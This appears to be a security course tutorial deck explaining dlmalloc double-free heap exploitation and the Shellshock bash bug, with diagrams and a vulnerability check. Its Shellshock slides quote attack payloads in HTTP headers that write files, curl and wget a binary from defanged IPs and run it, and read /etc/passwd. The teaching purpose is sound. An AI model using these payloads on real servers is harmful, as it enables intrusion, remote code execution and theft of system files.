



Tutorial 5: Double Free & Shellshock

presented by

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
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Double-Free Attacks

Recap: Double-Free Attack

- Allocate memory chunk **A**
- Call **free (A)** , with forward consolidation to create larger chunk
- Allocate large chunk **B**; **hope to get space just freed**
- Copy **ghost chunk** into **B** at the location of **A** and a **free ghost chunk** adjacent to the chunk at **A**
- Call **free (A)** again; coalescing the two ghost chunks will try to remove the free ghost chunk from its bin

(Malloc)-free-malloc-free



Malloc-free-malloc-free


- The double linked list is not corrupted
- The target chunk when freed is coalesced with a neighbouring chunk and is never added to a bin
- The second malloc must get the coalesced chunk
- A ghost chunk is written into the allocated chunk in the position of the chunk that was freed, with a free ghost chunk above it
- Second free causes **unlink** to be applied to the fake pointers in the free ghost chunk next to the target chunk (a ghost itself, **dlmalloc** does not know about it)

Free-free-malloc-malloc Exploit

- I. Prepare memory to ensure that exploit succeeds:
 - a. Allocate a chunk from the **top chunk (large unallocated memory not in bins)**
 - b. Allocate **target chunk** from the top memory chunk
 - c. Allocate a chunk of the same size in the same way as in step (a); together with the first chunk it will make sure that the target chunk is not coalesced when being free()'d
 - d. Allocate a chunk for the shellcode

You are seeing *Heap Feng Shui* at work; memory allocation needs to be predictable for this step to work

Free-free-malloc-malloc Exploit




2. Perform **free ()** on target chunk twice
3. Call **malloc ()** with size of target chunk; may return the target chunk again, but it will stay in its bin!

Recap: Unlink double-free'd chunk B'

```
[1] FD = P->fd; FD = B' ->fd = B'
[2] BK = P->bk; BK = B' ->bk = B'
[3] FD->bk = BK; FD->bk = B' ->bk = B'
[4] BK->fd = FD; BK->fd = B' ->fd = B'
```

Nothing changes: the chunk to be removed from the list of free chunks is still on the list!



Free-free-malloc-malloc Exploit

4. Legitimately write fake forward and backward pointers into the first eight bytes of the target chunk
 - *fd*: target address to be overwritten, minus 12
 - *bk*: value written to the target address
5. Call `malloc()` with size of target junk; hope to get the target chunk again; unlinking the target chunk will overwrite memory using the fake pointers *fd* and *bk*:


FD = *fd*

BK = *bk*

fd*->bk = *bk

Value *bk* written to memory address *fd*+12

Free-free-malloc-(malloc) Attack



Free-free-malloc-malloc

- Two consecutive frees corrupt the double linked list
 - Double-freed chunk remains in the bin when allocated again
- The two mallocs have to get the double-freed chunk
- After the first malloc, **fake backward and forward pointers can be written into the user data** of the double-freed chunk
- Second malloc causes unlink to be applied to the fake pointers



Shellshock

Bash vulnerability

Shellshock

- In bash, **shell functions** can be exported to other bash instances by creating an environment variable with the function definition, e.g.,


```
env ENV_VAR_FN='() { <your function> };'
```

- The value of **ENV_VAR_FN** is a function that may be exported to subsequent bash instances
- Bug: bash continues to read beyond the function definition and executes any commands that follow

```
env ENV_VAR_FN='() { <your function> };  
<attacker code>'
```

Shellshock – Impacts

- Bash environment is used in several configurations including CGI, ssh, rsh, rlogin, etc.
- Any web servers which consume user input and absorb them into bash environment are also vulnerable



Shellshock – Impacts

Example: a bad request in CGI

- When a web server executes CGI content, it creates environment variables for each of the HTTP request parameters
- This includes GET URI parameters, POST content body parameters, and *all* HTTP headers
- If the CGI content uses BASH at any point, by calling BASH directly, through a sub-process call, or by invoking a shell command (when BASH is the default shell), the vulnerability will be triggered

```
GET /<server path> HTTP/1.1
```

```
User-agent: () { :; }; echo something>/var/www/html/new_file
```


Shellshock – Automated Click Fraud

- These requests are attempting to convince the target machine to get resources from suspicious network
- Trivial for attackers to craft HTTP requests that generate ad revenue

```
Accept: () { :; }; /bin/ -c "curl  
http://31.41.42[.]109/search/wphp/j.php?cgi=XXX"
```

- URLs have been defanged [.] to prevent self-infection
- Lesson: handle malware samples with care

Shellshock – Downloading Shellcode

- HTTP request to server will cause an environment variable to be set, triggering the vulnerability

```
env Cookie: () .{.:;}.}.wget.-O./tmp/besh.  
http://162[dot]253[dot]66[dot]76/nginx; .  
chmod.777./tmp/besh; ./tmp/besh;
```

- Loads shellcode **nginx** from **162.253.66.76** into **/tmp/besh**, sets permissions on **/tmp/besh** to 0777, makes **/tmp/besh** current directory
 - Notation: **[dot]** “defangs IP address” to avoid self infection

Shellshock – Capturing Password File

```
User-Agent: () { :; }; echo "Bagstash: "  
$(</etc/passwd)
```

- This command is injected into the HTTP User-Agent
- Echoes string “**Bagstash:** ” back to the attacker, and then exploits command substitution in bash
 - `$ (...)` starts a subshell and executes the command included, returning the resulting output to the attacker
- `</etc/passwd` is bash shortcut for `cat /etc/passwd`
- `{ : ; }` defines an empty function

Shellshock – Vulnerability Diagnostics

- Bash version 4.2.24 and priors are vulnerable
- To confirm the vulnerability, test with:

```
env x='() { :; }; echo vulnerable'
bash -c 'echo this is a test'
```

- Output if vulnerable:

```
vulnerable
this is a test
```